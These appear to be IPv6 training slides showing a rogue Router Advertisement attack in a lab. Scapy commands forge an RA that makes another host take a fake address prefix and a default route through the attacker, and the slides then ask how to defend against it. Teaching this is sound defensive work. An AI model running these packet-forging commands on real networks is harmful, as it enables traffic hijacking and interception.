


Demo 2

NDP

Demo time!

We will demo the activity on the screen.
Watch what we do.




Demo 2: NDP




- **Description:** Use NDP RA packets to configure fake network parameters
- **Goals:**
 - Understand how easy it is to modify the network parameters of other host in the same link
- **Time:** 10 minutes
- **Demo:**
 - Generate RA packets that configures fake address and gateway on other hosts (with Scapy)

Demo 2: Lab Network



Demo 2: Rogue RA



Demo 2: NDP



```
[root@host-a ]# ip addr show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 52:54:00:ca:96:d2 brd ff:ff:ff:ff:ff:ff
    inet6 2001:db8:f:1:5054:ff:feca:96d2/64 scope global mngtmpaddr dynamic
        valid_lft 86399sec preferred_lft 14399sec
    inet6 fe80::5054:ff:feca:96d2/64 scope link
        valid_lft forever preferred_lft forever
```

```
[root@host-a ]# ip -6 route show
unreachable ::/96 dev lo metric 1024 error -113
unreachable ::ffff:0.0.0.0/96 dev lo metric 1024 error -113
2001:db8:f:1::/64 dev eth0 proto kernel metric 256 expires 86388sec
unreachable 2002:a00::/24 dev lo metric 1024 error -113
unreachable 2002:7f00::/24 dev lo metric 1024 error -113
unreachable 2002:a9fe::/32 dev lo metric 1024 error -113
unreachable 2002:ac10::/28 dev lo metric 1024 error -113
unreachable 2002:c0a8::/32 dev lo metric 1024 error -113
unreachable 2002:e000::/19 dev lo metric 1024 error -113
unreachable 3ffe:ffff::/32 dev lo metric 1024 error -113
fe80::/64 dev eth0 proto kernel metric 256
```

```
[root@host-b ]# ip addr show eth0
...
    inet6 2001:db8:f:1:5054:ff:fe3c:1e2b/64 scope global mngtmpaddr dynamic
...
    inet6 fe80::5054:ff:fe3c:1e2b/64 scope link

[root@host-b ]# ip -6 route show
```

Demo 2: NDP



```
[root@host-c ]# scapy  
>>>
```

```
>>> g=IPv6(src="fe80::a:b:c:d",dst="ff02::1")  
>>> h=ICMPv6ND_RA(M=0,O=0)  
>>> i=ICMPv6NDOptPrefixInfo(prefixlen=64, prefix="2001:db8:bad:cafe::",L=1,A=1)  
>>> pkt = g / h / i  
>>> send (pkt)  
.  
Sent 1 packets.
```



Demo 2: NDP

- Addresses:

```
[root@host-b ]# ip addr show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 52:54:00:3c:1e:2b brd ff:ff:ff:ff:ff:ff
    inet6 2001:db8:bad:cafe:5054:ff:fe3c:1e2b/64 scope global mngtmpaddr dynamic
        valid_lft forever preferred_lft forever
    inet6 2001:db8:f:1:5054:ff:fe3c:1e2b/64 scope global mngtmpaddr dynamic
        valid_lft 86397sec preferred_lft 14397sec
    inet6 fe80::5054:ff:fe3c:1e2b/64 scope link
        valid_lft forever preferred_lft forever
```



- Routes:

```
[root@host-b ]# ip -6 route show
...
fe80::/64 dev eth0 proto kernel metric 256
default via fe80::5054:ff:fe7e:ac53 dev eth0 proto ra metric 1024 expires 56sec hoplimit 64
default via fe80::a:b:c:d dev eth0 proto ra metric 1024 expires 1785sec
```



Demo 2 NDP



- To exit from Scapy interpreter:
 - just type `exit()`,
 - or use `Ctrl+d`

Take the poll!

How could you protect your hosts from these **rogue RA** messages?






First Hop Security

